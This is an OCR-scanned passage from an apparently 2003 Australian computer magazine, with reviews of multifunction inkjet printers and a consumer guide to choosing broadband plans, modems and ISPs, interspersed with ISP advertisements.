The card reader built into the front panel accepts Compact Flash, Smart Media, Memory Stick and SD media, so you can print directly from your cards. The copy function has some clever enhancements, like reduce and enlarge, and multiple images.

This model belongs in the home or small office market. It won't scale to a heavy usage environment but offers everything for smaller jobs in the way of printing, scanning and copying with an easy interface.

Details	▶▶▶
Print Resolution	2,400 x 1,200
Optical Scan Res	600 x 1,200
PowerPoint	0 3:58 10 mins
Word	0 1:08 5 mins
Black cartridge	\$13.95
Colour cartridges	\$34.95
Cost per page	Mono 2.4c, colour 17.6c (under ISO 12640 N5)
Dimensions (HWD)	276 x 376 x 548mm
Weight	9kg
Contact	Canon Australia
Phone	(02) 9805 2000
Online	www.canon.com.au
Price	\$499
✓	PC Card slot and adaptor for CF memory cards.
✗	Pauses in printing.
Verdict	●●●○



HP PSC 1210

The guts of the HP PSC 1210's printer is the same as the HP DeskJet 5550 (reviewed in APC November 2002, page 34), which means excellent photo output from the two-cartridge (black and CMY tri-chamber) arrangement. Where it differs from the DJ5550 is that some of the enhanced technology has been stripped — driver options are limited and don't offer as much control as other inkjets.

This is an entry-level unit that produced slow print times on its normal and best settings, however, the draft mode is relatively quick and the text quality doesn't suffer too much (although solid blocks of colour and graphics were banded).

Scanning is provided by the HP Director software, which serves as a convenient front end for all applications. We had some difficulty identifying the scanner through the TWAIN interface, although this was resolved by re-installing the software. Results were mixed: the PSC 1210 didn't handle the fluoro colours on the magazine cover well, but was good with flesh tones.

For jobs that don't require too much accuracy, scanning and copying with the PSC 1210 using the default settings produces adequate results. Unfortunately, the scanner crops scans too much.

One of the bonus software applications was the HP Memories Disc application, which allows you to burn your photos onto CD or DVD with a simple title and soundtrack.

Inexplicably, this model has no output tray. Paper gets sucked into the printer from the input tray at the bottom and is ejected on top of the waiting blank sheets.

Details	▶▶▶
Print Resolution	4,800 x 1,200 dpi (optimised)
Optical Scan Res	600 x 2,400dpi
PowerPoint	0 3:58 10 mins
Word	0 2:20 5 mins
Black cartridge	\$43.95
Colour cartridges	\$72.95
Cost per page	10c (mono @ 5% coverage); 18c (colour @ 5% coverage)
Dimensions (HWD)	169.7 x 425.7 x 259.1mm
Weight	5kg
Contact	Hewlett-Packard
Phone	13 23 47
Online	www.hp.com.au
Price	\$299
✓	Handy software bundle.
✗	No paper output tray.
Verdict	●●●○



Lexmark X5150

Lexmark's All-In-One Center is the hub of all applications for the X5150 and follows a task-based ethos. Even the printer driver is geared towards this. Opening the driver immediately attracts a pull-down menu labelled "I want to...", followed by a number of common tasks including, "increase the quality or speed of my printouts".

You can scan into the Lexmark Photo Editor through the All-In-One Center, make multiple copies, email or even fax from an application using the computer's fax/modem and the fax software provided by Lexmark. The MFD itself doesn't come with a fax capability. Users who prefer their own applications can script the All-In-One Center to point to their preferred source.

Print quality for the X5150 is outstanding. Lexmark doesn't have its own branded specialty papers, but we used a third party's glossy stock and achieved excellent results. Unfortunately (as with most Lexmark inkjets in their best-quality mode), it's heavy-handed with the ink and the colour cartridge needed replacing after our first test run.

Curiously, the levels of the black ink did not drop as significantly as the others in this roundup. Print speeds were good in draft mode, but the default or "normal" setting was tardy and the best quality setting slowed to a crawl. Scanning and copying functions were competent but, like the printing, it was slow.

The largest MFD in this roundup, this model makes an imposing figure in its charcoal and silver shell. Despite this, the X5150 feels flimsy. Also, the scanner unit opens upward like a car bonnet with only a small plastic support to hold it up.

Details	▶▶▶
Print Resolution	4,800 x 1,200dpi
Optical Scan Res	600 x 2,400dpi
PowerPoint	0 3:10 10 mins
Word	0 1:44 3 mins
Black cartridge	\$48
Colour cartridges	\$79.34
Cost per page	11c (mono @ 5% coverage); 18c (colour @ 15% coverage)
Dimensions (HWD)	395 x 469 x 240mm
Weight	6.57kg
Contact	Lexmark
Phone	1300 362 192
Online	www.lexmark.com.au
Price	\$399
✓	Economical in mono text.
✗	Heavy colour ink usage.
Verdict	●●●○○



Lexmark All-In-One X75

If you like your MFD compact then the Lexmark X75 is the one for you. It's easily the smallest and lightest device in this roundup, measuring only 168 x 460 x 337mm (HWD) and weighing in at only 4.5kg.

Print quality on this entry-level model was good but slow, with a maximum 2,400 x 1,200dpi resolution. In draft mode, the PowerPoint presentation completed in a little under eight minutes, although it took a staggering 31 minutes in normal mode.

The X75 tends to be a "heavy" depositor of ink on the paper, a trait noted with many Lexmark inkjets (implying higher running costs).

Photo printing was improved for dull or indoor shots by ticking the option in the driver to bring out highlights in the picture and emphasise edges and finer details.

The scanner is the weakest point of the X75. It produced heavily banded images, with blotchy dithered print. Skin tones in our test image came out sickly and the fluoro orange came out a wishy-washy shade of pink.

The software interface is the same All-In-One Center used on the X5150. There is also a Lexmark Photo Editor application which offers modest photo retouching capabilities.

The X75 does all that it's supposed to, albeit slowly. The driver and All-In-One Center are good examples of how integrated software can make the most of a relatively unsophisticated device.

Overall, the X75 is a look if your main concern is printing and you're sticking to a tight budget. Unfortunately, you can't rely on the scanner.

Details	▶▶▶
Print Resolution	2,400 x 1,200dpi
Optical Scan Res	600 x 1,200dpi
PowerPoint	0 7:49 10 mins
Word	0 2:28 5 mins
Black cartridge	\$65.73
Colour cartridges	\$71.77
Cost per page	8c (mono @ 5% coverage); 17c (colour @ 15% coverage)
Dimensions (HWD)	168 x 460 x 337mm
Weight	4.5kg
Contact	Lexmark
Phone	1300 362 192
Online	www.lexmark.com.au
Price	\$249
✓	Small footprint.
✗	Poor scan results.
Verdict	●●●○○

Broadband express

1 Know your options

If there's a world where every person has a fast, fat pipe running right to their door, we're certainly not living in it. The world we live in plays by a different rule: that you may, or may not, be able to get broadband depending on what suburb you live in, what street you live on, and whether you reside in a house or an apartment block. You might have a choice of broadband ISPs; then again, you might not.

So the first step in your quest for broadband nirvana is to know your options, and these are dictated by where you live. Unlike dial-up, which is available over any phone line, both ADSL and cable networks have a strict geographical bias. ADSL customers must be connected to an ADSL-grade telephone exchange, while cable must physically snake its way past your premises so you can tap into the backbone.

Chances are that you'll be within reach of ADSL. Telstra claims that ADSL is already available to some 75% of the population, or up to 7 million premises. Cable networks are available only in metropolitan locations, with the Telstra cable passing a modest 2.5 million premises, and Optus only 1.3 million. Moreover, Optus doesn't offer cable Internet to "multiple dwellings" such as town houses or apartment blocks.

Ditch that dusty old dialup connection and move into the fast lane. Dan Warne reveals the seven secrets of landing a killer broadband deal.

However, don't assume that cable is an "also ran". It's still the one to beat for pure speed, being over 10 times faster than the average ADSL service. That alone makes cable the first and only choice for some broadband users.

Where cable loses out to ADSL is in the nature of the carrier arrangements. You're limited to a couple of providers, neither of which offer unlimited plans; and the cable modems work only with each carrier, so if you shift ISPs you'll have to pony up for a new modem while the old one becomes a paperweight.

(To check if you're in an area cabled by Optus, go to <http://cable.optusnet.com.au/availability.html>; for Telstra, www.bigpond.com/broadband/access/cable/caniget).

ADSL's main advantages over cable are its wide availability — the technology needs only to be installed in each telephone exchange, rather than laid out street-by-street — and the freedom to move between providers, so long as you don't lock yourself into a long-term contract.

Unlike cable Internet, which requires a dedicated data line, ADSL piggybacks onto the same pair of copper wires as your



Satellite

phone. All frequencies over the copper wires up to 26kHz are reserved for standard voice calls and signalling which controls the network. The leftover headroom, spanning from 26kHz to 1,130kHz, is used by ADSL.

Because signal quality on telephone lines can vary according to many factors — from the physical quality of the copper pairs used, to your distance from the exchange, and how many joins are in the line — not everyone can get ADSL.

ADSL may be slower but it offers a much wider range of ISPs and plans, including those much-discussed “unlimited” deals that, in theory, let you download 24/7. As every residential ADSL provider uses Telstra for the physical ADSL connection to your home, the easiest way to find out if you’re within reach of ADSL — even before you look into the deals offered by specific providers — is to check Telstra’s ADSL Web site (www.telstra.com.au/adsl/ordering/search.cfm).

In some cases Telstra will say that you can get ADSL in your area, but another ISP may say that you can’t — in this case it’s possible that the other ISP has an out-of-date version of the availability database. However, for business reasons some ISPs choose not to offer ADSL in certain areas.

Surfing via satellite

Many people beyond the reach of ADSL and cable, especially those living in regional Australia, rely on satellite Internet services. A satellite dish picks up the incoming data. While a satellite connection gives a reasonable boost to download speeds and streaming video, it has little impact on general surfing and is of no benefit to multiplayer gaming. You also need a dialup landline connection for your PC’s outbound data, such as Web page requests and email.

There are high up-front installation costs (typically \$450–\$800, depending on location), with monthly costs under a variety of Telstra “one way” satellite plans ranging from \$55 to \$77 per month. If you’re a rural resident, government subsidies may be available to help offset these costs. For more information, visit www.bigpond.com/broadband/access/1waysatellite/plans.

The top four bandwidth busters

1. Peer-to-peer file sharing

Napster may be dead, but it spawned a clutch of smarter and more decentralised file-sharing networks that remain phenomenally popular. But P2P can be addictive, and all those downloads add up. A bunch of MP3s, some DivX-encoded TV shows that have yet to be screened locally, and before you know it, you’ve broken through your download cap and are paying big money for every megabyte.

P2P can land you in hot water even when you’re not downloading. If your ISP is one of the few that counts uploads in your monthly allocation, and you use programs like eDonkey or KaZaA that shrink into the system tray and remain running when you click the main window’s Close button, you could be in for a shock.

In one well-publicised case, a user accidentally left her P2P program running for two weeks, during which time other members of the file-sharing network were grabbing files from her P2P folder. This background uploading from her end landed her with an excess usage bill of more than \$8,000 because her ISP (Telstra) charged for uploads. To its credit, Telstra eventually halved the fee as a goodwill gesture, leaving her to pay “just” \$4,800. If you’re into P2P, check our tables, starting on page 95, for ISPs that offer free uploads.

2. Streaming audio and video

Streaming content is the stealthy assassin of bandwidth. Listening to online radio stations or dedicated Web-only Netcasters is undeniably cool, but many people forget that this slowly drains their download allowance. A decent quality 128Kbit/s stream will soak up 56MB every hour, so don’t fall into the habit of leaving the PC tuned into streaming radio while you go about your day.

The same goes for movie trailers. Anything that appears on your screen has to be downloaded to your PC. Movie trailers can load deceptively quickly on broadband, but they’re relatively big files. Most hi-res trailers start at 20MB and can be much larger if they’re full screen or high-quality.

3. Multiplayer games

While you’re mowing down the enemy in that popular multiplayer game, your PC is steadily chewing through bandwidth at a rate of anywhere from 30Kbit/s to 120Kbit/s. This translates to a peak of 50MB per hour. If multiplayer games are your thing, you’ll get much better value from an ISP that offers local game servers that don’t contribute to your monthly download usage, not to mention the weighty downloads required to keep your game version up-to-date with other players.

4. Operating system updates

Modern operating systems rely on the Internet to distribute patches and updates, and these can take a hefty toll on your monthly download cap — especially if you allow those “automatic installation” features, or if you have to reinstall your OS and fetch all those updates again.

While Microsoft is steadily finding and plugging up the holes in Windows, it takes several hundred megabytes of updates to do so. A clean install of Mac OS X 10.2 will also fetch a few hundred megabytes of files, although at least these are more in the line of feature enhancements rather than bug fixes.

2 Understand the plans

Now that you know *what* you can get, it's time to find out *how* to get it. Broadband ISPs offer a dizzying selection of plans comprised of monthly spends, connection speeds, download limits, excess-download prices and more. And just to keep things interesting, these schemes are laced with special conditions and fine print. Here's how to work your way through the maze.

All broadband plans follow one of three models. The first and most common type of plan gives you a set download limit at a fixed connection speed for a flat monthly fee: for example, 3GB of data at 512Kbit/s for \$90 per month. Once you go over that download limit you attract an excess usage fee, which is charged per megabyte at a dramatically inflated price. For example, on a typical \$90 monthly plan with a 3GB limit, the cost works out to be 3c per megabyte while you're below the download cap; above that limit, it can shoot up to 15c/MB, which translates into a painful \$150/GB. This is the plan if you want maximum speed all the time, hang the expense: go for cable if it's available, or the top-shelf 1.5Mbit/s ADSL option, and look for a high download allowance as well as low per-MB rates after that.

The second type of plan varies this formula by a technique called "throttling". This reduces your connection speed once you hit your monthly download ceiling, but allows you to keep downloading at no extra cost. For example, your plan might allow for 512Kbit/s with a 3GB download cap. As soon as you exceed 3GB of downloads the connection might drop back, in some plans to as slow as 56Kbit/s (the same speed as a dial-up modem).

This makes throttled plans good for users who want an all-round account which balances performance with cost control — as long

as you're prepared to take a hit on speed, you can keep on leeching. These plans can also be suitable for connections shared with family or flatmates, because they eliminate the risk of huge and unexpected bills. Just be sure that everyone gets a fair share of the fast downloads before the speed limiter kicks in.

The third option is an unlimited plan: you pay a set monthly fee and in return you can download as much data as you want. The catch is that you can't count on the speed being top-rate or even constant. (However, if the ISP says its contract has "acceptable usage" clauses to prevent a download feeding frenzy, makes sure the contract clearly defines what is and is not considered "acceptable".)

At least one national ISP, Internode, operates a flat-rate service with a form of throttling called "dynamic priority adjustment" — which means the connection speed varies according to your downloading habits. "The more you go off the deep end, the slower your service will tend to get," explains Internode MD Simon Hackett. "Back off, and the performance will rise."

If you want to be able to download with impunity and play online games without worrying about about breaching your monthly data limit, an unlimited or flat-rate plan will give you a balance between "all you can eat" downloads and performance.

Comindico is driving the new unlimited plans, with middleweight telco Comindico offering an aggressively-priced alternative to Telstra. The company has married its nationwide IP network (built to handle video, voice and Net traffic) to a leased 750Mbit/s slice of the international submarine cables run by Southern Cross.

Buoyed by wholesale prices that undercut Telstra's, Comindico resellers have seized upon the model of unlimited downloads, spurning the standard of capped broadband plans for deals as low as \$65 per month — which would barely buy 500MB under the more conservative pricing of Telstra's BigPond ADSL service.


Comindico's first flat-rate reseller, Aardvark Internet, primed the pump with a catchcry of "Suck my pipe!" and, as part of its launch, offered prizes to customers who could download the most data. Comindico CEO John Stuckey says unlimited deals are designed to remove the fear Internet users have of going over their monthly download limit, lest they incur painfully large bills.

Some broadband suppliers have been trying to mask the complex price structures of their services, and the real cost to users, he says. "Without competition in the Australian Internet space, there will not be change or improvement. Comindico has built a large network, is well funded and capable of mounting a serious challenge to the out-of-date thinkers who believe circuit switching is relevant."

Part of the Comindico model is a low "contention ratio" (this describes how much bandwidth is available at the ISP to service each end user). Comindico's stated 30:1 ratio means that, for example, 30 customers on 512Kbit/s plans will be allocated to each 512Kbit/s slice of core ISP bandwidth. Given that only a small portion of an ISP's customer base will be transferring data simultaneously, a 30:1 contention ratio should deliver good performance.

However, critics say Comindico's "all you can eat" marketing will

What makes broadband worth having?



Source: Online survey at whiffpool.net.au, April 2003

Thinking broadband? Forget it.

*Relax with free spam and
email virus filters* for your
business broadband.*

We know you'd prefer to keep your mind on your business. So we make sure it's business as usual by giving you 24-hr business-grade support and free spam and email virus filters*. All on top of these great features:

- Affordable business broadband plans to suit any budget
- 99% Service Level Guarantee
- 30 times faster than dial-up
- Free unlimited data uploads
- Range of download plans

So forget everyone else and let's talk business.

**Talk to our business specialists
on 1300 553 321 or visit
www.pacific.net.au**



**Pacific
Internet**

The experience you're looking for.

* For customers hosting domain and email addresses at Pacific Internet.
All plans subject to Terms and Conditions located at www.pacific.net.au/terms/
All business broadband plans include 5 email addresses, 10MB webspace and a static IP address.

PAC5031/APC

3 Draw up your shopping list

attract file leeches who will be inclined to use more than their fair share of bandwidth, leaving others with much slower download speeds. As one competing ISP put it: "While one user sucks the pipe, the others will be saying 'My pipe sucks!'"

iinet chief Michael Malone agrees that Comindico's offer is economically viable, but doubts that network performance will be satisfactory. "They are offering the product with a 30:1 contention ratio. It's easy to plug in the numbers and see that the product makes sense," he says. "The bigger question is the definition of unlimited. Can you provide truly unlimited, full speed access on a 30:1 contention ratio? All I know is that iinet failed to do so on a better contention ratio. Performance during off-peak periods was below customers' expectations."

Stuckey counters these claims by pointing out that Comindico intends to manage users who are abusing the system, although this will be done at the ISP level rather than by addressing the individual user. "If we have one ISP that attracts too many leeches, we will wind up its contention ratio. The onus is on the ISP to manage users' behaviour."

Curiously, some users are in two minds about this. Scott Beck, one of the first to sign up for Aardvark Internet's unlimited ADSL plan, says that for a little while he was enjoying "fantastic speeds, pretty much right up to the full 1.5Mbit/s because I was the second user connected to the network and almost had the whole network to myself." As other users signed up, however, he noticed that the network slowed dramatically. At the time he spoke to APC he was clocking rates of 40Kbit/s. "Sometimes I'm lucky if I get 20Kbit/s," he says. Yet Beck expected something like this to occur.

"Why did I sign up and connect to this network if I knew all this was going to happen? Because I am sick to death of Telstra and the other ISPs ruining the Australian broadband market. If Telstra removed the caps and actually allowed users to make use of these fast connections, the heavier users and normal-to-low users would allow the network to move forward positively, as it does in the UK and US."

"Anyway," he reflects, "I'm in for an interesting ride and I wouldn't want it any other way. I have always ridden the front of the wave in this game, and I have learned you can't always ride a winner."

Now that you understand the plans, cut through them by determining what you want out of your high-speed connection. Ignore those that don't meet your needs, and focus on those that look good to you.

Start by setting the speed limit. As shown in the table below, there are four connection speeds available in broadband, ranging from 256Kbit/s to 10Mbit/s.

ADSL plans are expressed as a pairing of download and upload speeds, so a service advertised as "512/128" means the download pipe can handle 512Kbit/s while all your outgoing data will trot along at a more sedate 128Kbit/s.

What do these figures mean in the real world? The easiest measurement is the time it takes to download a file, and this is where confusion can set in. Connection speeds are measured in kilobits per second (Kbit/s), but file sizes are measured in kilobytes (KB; or megabytes, which is 1,000KB). A bit is one-eighth of a byte, so to determine the connection speed in terms of file size, divide the speed by eight. For example, a 512Kbit/s connection will let you download 64KB per second. You also need to subtract 10% to take into account network overheads. This reveals a true "download speed" of 59KB/s, which means that a 10MB file should take around three minutes to land on your hard drive. By comparison, a 56K modem will realistically give you transfer rates of about 3KB/s.

Higher-speed plans are rated in megabits per second (Mbit/s), which is 1,500Kbit/s, so the same calculations apply: multiply the Mbit figure by 1,000 to get the Kbit equivalent, then divide by eight and subtract 10% (then take away the number you first thought of and you'll get your age. Okay, we're kidding about that last bit!).

Of course, there's more to broadband ISPs than speeds and price tags. Below, we list some other enticements. Choose the ones you want and conduct your ISP shopping accordingly.

Game servers

Some ISPs offer local game servers within their network, ensuring minimal lag times and maximum gaming action. If you've got a

Broadband connection speeds

Connection speed	Realistic download speed	Realistic upload speed	Best for...
ADSL 256/64Kbit/s	29KB/s	7KB/s	Cheapest always-on Internet: casual Web browsing and email, basic home networking.
ADSL 512/128Kbit/s	58KB/s	14KB/s	Most users: offers fast downloads and good speed for multiplayer gaming.
ADSL 1.5Mbit/s / 256Kbit/s	170KB/s	29KB/s	Power users: fastest downloads under ADSL as well as running servers (due to fastest upload speed).
Cable 10Mbit/s / 128Kbit/s	300KB/s	15KB/s	Speed freaks: fastest downloads, but 1.5Mbit ADSL offers faster uploads for servers and file sharing.

Reality bytes: a bit of maths reveals the download (and upload) speeds you can expect from your broadband connection when it comes to actually shifting data, and proves that faster isn't always better. Cable is a speedster for downloads but makes little sense for hosting any type of server except email servers.

favourite game, it's worth investigating which ISPs host servers for that game and how many other gamers are using them — no matter how quick the connection is, it's no fun playing alone!

Free download servers

For many people, broadband is all about downloading. But your monthly allowance might not stretch far enough, and if you were to download the full distribution of Red Hat Linux 9 on a 3GB plan, you'd hit that ceiling before you were through — and be faced with a hefty bill. That's why several ISPs maintain local file servers containing a selection of software (not all of it free), including popular Linux distros.

You can download these programs without affecting your monthly allowance, and snag them much faster than from most international sites. Just check how large your ISP's download server is: we've seen them ranging from a meagre few gigabytes (less than two CDs) to a whopping 400GB.

Free peer-to-peer traffic

With the surge in popularity of peer-to-peer file sharing, and the impact it has on capped plans, some ISPs now offer free traffic within their own network (although in most cases only within the user's state). Enterprising members have set up their own DirectConnect servers in each state to take advantage of this. To find out if any of your short-listed ISPs have a matching DirectConnect server, check out <http://forums.whirlpool.net.au/forum-threads.cfm?f=87>.

Usage meter utilities

The last thing you want to do after subscribing to a reasonably priced plan is to over-run your monthly limit and rack up a bill of hundreds or even thousands of dollars. Most ISPs offer a Web page where you can check your usage throughout the month; some ISPs also supply desktop software that lets you keep an eye on the download clock as you go. See page 104 for the usage meters we recommend.

Multiple email addresses

Most ISPs offer three or more email addresses as part of a basic service, which are ideal where families or flatmates share a single PC.

The b-b-boom

After a slow start, broadband has exploded into Australian homes. Some 620,000 Australians, or 4% of the population, now have broadband access at home, according to Roy Morgan Research. They account for 7% of the total 4 million "connected homes" (9.2 million people, or 58% of Australians) with Internet access.

Broadband users also spend more time online, logging on for an average of 11 hours per week, compared to six hours for dialup users. Interestingly, the Internet comprises almost a third of the total weekly media usage in the broadband home.

Free Web hosting

Although you can run a Web server directly from a broadband connection, it's an option best left to enthusiasts with specific requirements. Remember that you'll need to leave your computer running at all times. If this appeals, check your storage limit and whether the site has a traffic cap. Other wise, free Web hosting on the ISP's own server might be more practical.

Tech support

On average, only one in four ISPs offer 24x7 tech support. Some smaller providers still expect you to have trouble only between 9am and 5pm weekdays, and even then you have to make an STD call to their help desk, while the larger companies offer 13-prefix numbers which cost the same as a local call.


Spam filtering

Canny ISPs have been quick to offer filtering services which remove incoming spam at the ISP's mail server to prevent it being downloaded into your inbox. This can cost up to \$5 per month. However, even if your ISP hasn't set up a junk mail filter on its server, you can sign up with services such as SpamTrap (www.spamtrap.net.au).

For \$3 per month, SpamTrap will filter junk mail from your email account, regardless of which ISP you use. See APC May, page 98.

RASCAL

[internet]



UNLIMITED BROADBAND

\$16^{.99} per week

Includes:

Unlimited Time

Unlimited Downloads

Join Now!

1300 88 11 95

www.rascal.com.au

Connection fee is \$129, weekly access fee is \$16.99 per week, giving a total cost of \$1896 over 24 months. Modems available from \$129. Not available all areas.

4 Plan ahead for your hardware

Thinking about hardware before you even shortlist your ISPs might seem like putting the cart before the horse, but while most ISPs offer a raft of broadband plans to suit a variety of online needs, they also seem to think that when it comes to the essential hardware — the modem — one size fits all. There's often little or no allowance for your hardware requirements being different to someone else's.

As a result, many ISPs steer new customers towards a basic ADSL modem which connects to your PC's USB port. Some allow you to pay off the modem over the term of your contract; others (like the newly-launched AOL7) offer the modem and free installation if you sign up for two years.

Although this may be convenient and will reduce the up-front costs, don't automatically accept your ISP's choice of modem. Most ADSL services work with any ADSL hardware, so you're largely free to buy any Telstra-approved ADSL modem — check out the list at <http://telstra.com.au/adsl/equipmnt.htm>, and then read the modem and related broadband hardware reviews at the OzCableGuy site (www.ozcableguy.com). Identify your specific hardware needs and, when shopping for an ISP, ask if its service will work with the hardware you want to use.

The potential downside of being choosy about your modem is, of course, that the ISP may refuse to provide technical support if you're not using one of its own — an ISP can easily write off thorny issues as being a hardware problem, and chances are that the hardware vendor will then blame the ISP.

The more tech-savvy you are, the more freedom you'll have in specifying your own hardware. However, if you're advising a friend or colleague who wasn't born under the zodiac sign of The Geek, they'll be better off with an ISP-approved modem (unless you want to be on call as their tech support when things go pear-shaped).

If you have only one computer

Broadband modems come in three flavours — USB, ethernet or both-in-one. While USB modems are cheaper and generally work well, they rely on driver software installed on your PC, which can be a potential point of failure — especially if you change to a different OS and discover that the modem isn't supported.

Ethernet modems are more flexible as they connect to your computer's 10/100 network port and don't require special driver software. Expect to pay \$130 to \$300 for a basic single-port modem.

If you see more than one PC in your household's future, hedge your bets and buy a modem with inbuilt routing functionality that allows you to connect it straight into a home network. And with the price of combo modem/router units coming down to the level of standalone ADSL modems, they're by far the smarter choice.

Sharing a connection with several computers

One of the most compelling reasons to get a broadband connection is that it's easily shared with other home PCs. If that describes your place, you've got three options:

① A modem with routing functionality and several network ports will let you share your connection over a local network. Some of these

combo units offer firewall protection and automatic blocking of Denial of Service (DoS) attacks.

② Buy a single-port modem with routing functionality and a separate network switch to get the other computers online. This sometimes provides a more stable network that's easier to troubleshoot. It's also a good option if you already have a home network running through a network setup.

③ A combo modem/wireless router makes it easy to share the broadband connection anywhere in the house (even through to the patio and backyard) without running cables. This is the best bet if your main PC is a notebook, especially if it's one of the newer models with built-in Wi-Fi (802.11b). You'll also need to shell out for a Wi-Fi network card for each PC (PC cards for notebooks and USB points for desktops). See our recent wireless superguide (APC May, page 72) for the best advice on which gear to get.

Apart from the ADSL modem, you'll need a line filter for each phone jack in the house where a standard telephone will be connected. These remove any digital "noise" created by the ADSL connection. Expect to pay between \$15 and \$25 for each filter. If you have more than three phone plugs you might be better off having a professional tradesperson install a central splitter, which sits at the point where the phone line enters your residence. Some of the larger ISPs will throw in a central filter as part of the overall professional installation fee.


A particularly common problem is for cordless phones to stop working when they're sharing a connection with ADSL, despite the presence of a line filter. In some cases you'll need to make several trips to the shop and try several different brands of line filter before finding one that works with your unit.

Broadband in a box

The appearance of do-it-yourself kits on the shelves of retail chains such as Dick Smith Electronics and Harvey Norman is a measure of how mainstream broadband Internet has become. Leading ISPs iPrimus and Telstra offer keenly-priced packs with a modem and startup software.

Telstra's \$129 kit contains a two-port (USB and Ethernet) ADSL modem with phone line line filters, and requires that you sign up for an 18-month plan. iPrimus' self-install kit sells for \$269 and includes a month's free access.

These kits are much cheaper than having a technician visit your house to hook everything up, but they won't help you get connected to broadband any faster: Telstra still has to go through several days of changes at your local telephone exchange to get the ADSL line activated.



Pay only one flat rate every month with the OptusNet Cable Internet Package

Broadband Internet from just \$54.95 a month

- ✓ Pay only the flat rate every month with no excess download fees, even if you go over your chosen limit.
- ✓ Optusnet Cable Internet is up to 100 times faster than a dial-up connection on websites located in Australia.*
- ✓ Choice of plans from a flat \$54.95 a month for 550MB.
- ✓ Voted ISP of the year by Atomic magazine 2002.*
- ✓ Voted 'Top Broadband Buy' by PC User 2003.*



Your first 100 local calls FREE every month, plus

- ✔ **FREE** telephone line installation.
 - ✔ **FREE** Call Waiting, Call Return, Call Divert and Three Way Call.
 - ✔ 15¢ local calls. Plus save on all your national and overseas calls 24/7 with Optus Freeline, e.g. pay only \$2 for 20 minutes to the USA and UK!
 - ✔ Keep your existing phone number (in most cases).
- With your \$25 monthly phone line rental when you take this Optus Choices package with OptusNet Cable, Optus Local and switch to Optus Long Distance for 12 months. Total package price \$79.95 per month.

With your \$25 monthly phone line rental when you take this Optus Choices package with OptusNet Cable, Optus Local and switch to Optus Long Distance for 12 months. Total package price \$79.95 per month.

Add up what you pay monthly for your dial-up Internet and phone access

Access fee	\$ _____	Data allowance	550MB
Excess download/hours fee	\$ _____	OptusNet Cable Internet flat rate	\$54.95
Dial-up phone calls costs	\$ _____	NO excess download fee	\$0.00
Dial-up Internet phone line rental	\$ _____	NO dial-up phone call costs	\$0.00
Home phone line rental	\$ _____	NO Internet phone line rental	\$0.00
100 local calls	\$ _____	Home phone line rental	\$25.00
		100 FREE local calls	\$0.00
Total	\$ _____	Total	\$79.95

Compare that to this monthly
OptusNet Cable Internet package

Data allowance	50MB
OptusNet Cable Internet flat rate	\$54.95
NO excess download fee	\$0.00
NO dial-up phone call costs	\$0.00
NO Internet phone line rental	\$0.00
Home phone line rental	\$25.00
100 FREE local calls	\$0.00
Total	\$79.95

Save \$280 on installation.

Pay only \$149 including cable modem. Call

1800 555 558

Monday - Saturday

www.optus.com.au/optusnetcable

Hurry - offer ends 30 June 2003


Just say the word
'yes'
OPTUS

[illegible]

Package

No nasty surprises on
your bill with this flat rate
Cable Internet package

Installation only \$149
until 30 June



5 Caveat surfer

It's taken five steps to get to the stage where you're ready to choose your ISP, but those steps have transformed you into something that many ISPs hate — an informed customer. Well, that's their bad luck.

And there's worse luck ahead for them, because now you're about to get clued in on the hidden conditions and caveats that too many people overlook in their haste to sign on the dotted line.

Watch that asterisk

Rule number one: the better-sounding the deal, the more likely it will have an asterisk sitting at the end of it, and a wad of fine print tucked away down the bottom of the page to explain it all away. Here's an example: at the time of writing, TPG Internet was advertising a plan "with 10,000MB free data" for \$19.99.

The odd set of conditions denoted by that sneaky little squashed-bug of an asterisk is that customers must use 400MB of data at 15c/MB to gain access to the "free" 10GB — adding an extra \$60 to the monthly fee. Actually, \$79.99 for 10.4GB per month isn't bad value, but the way this deal is promoted is questionable.

Another sneaky condition is splitting a temptingly large download allocation between a small portion to be used in "peak" times (generally day times and evenings) and the majority in "off-peak" periods (largely overnight). That's only of use if you're a night owl, a shift-worker or are prepared to schedule file-fetching session in the wee hours using a download manager software.

Excess usage pricing

This "gotcha!" helps ISPs clean up on what at first appear to be low-priced plans. A \$90 contract might allow you to download 3GB each month, which works out to about 3c/MB — but put one foot over the 3GB mark and the price can shoot up to 15c/MB, which works out at \$150/GB.

This works both ways for the ISPs. They can encourage customers to

shift to more expensive plans if their usage increases, and if the user stays on the low-priced plan the ISP cleans up on excess downloads.

You can swear that you'll never go above that 3GB mark, and most months that might hold true, but at some stage it will happen. So compare excess pricing: with some ISPs it's as low as 5c/MB.

Long-distance preselection

Optus and Telstra require you to sign over your long-distance calls before you qualify for the advertised price for their broadband service. Telstra is the worst offender here, stinging ADSL users for around \$110 per month for a 3GB, 512Kbit plan.

The price falls to the more widely promoted \$95 if you pre-select the Big T as your long-distance carrier (all this is hidden in the fine print). At least Optus is more upfront about preselection in its marketing.

Are uploads free?

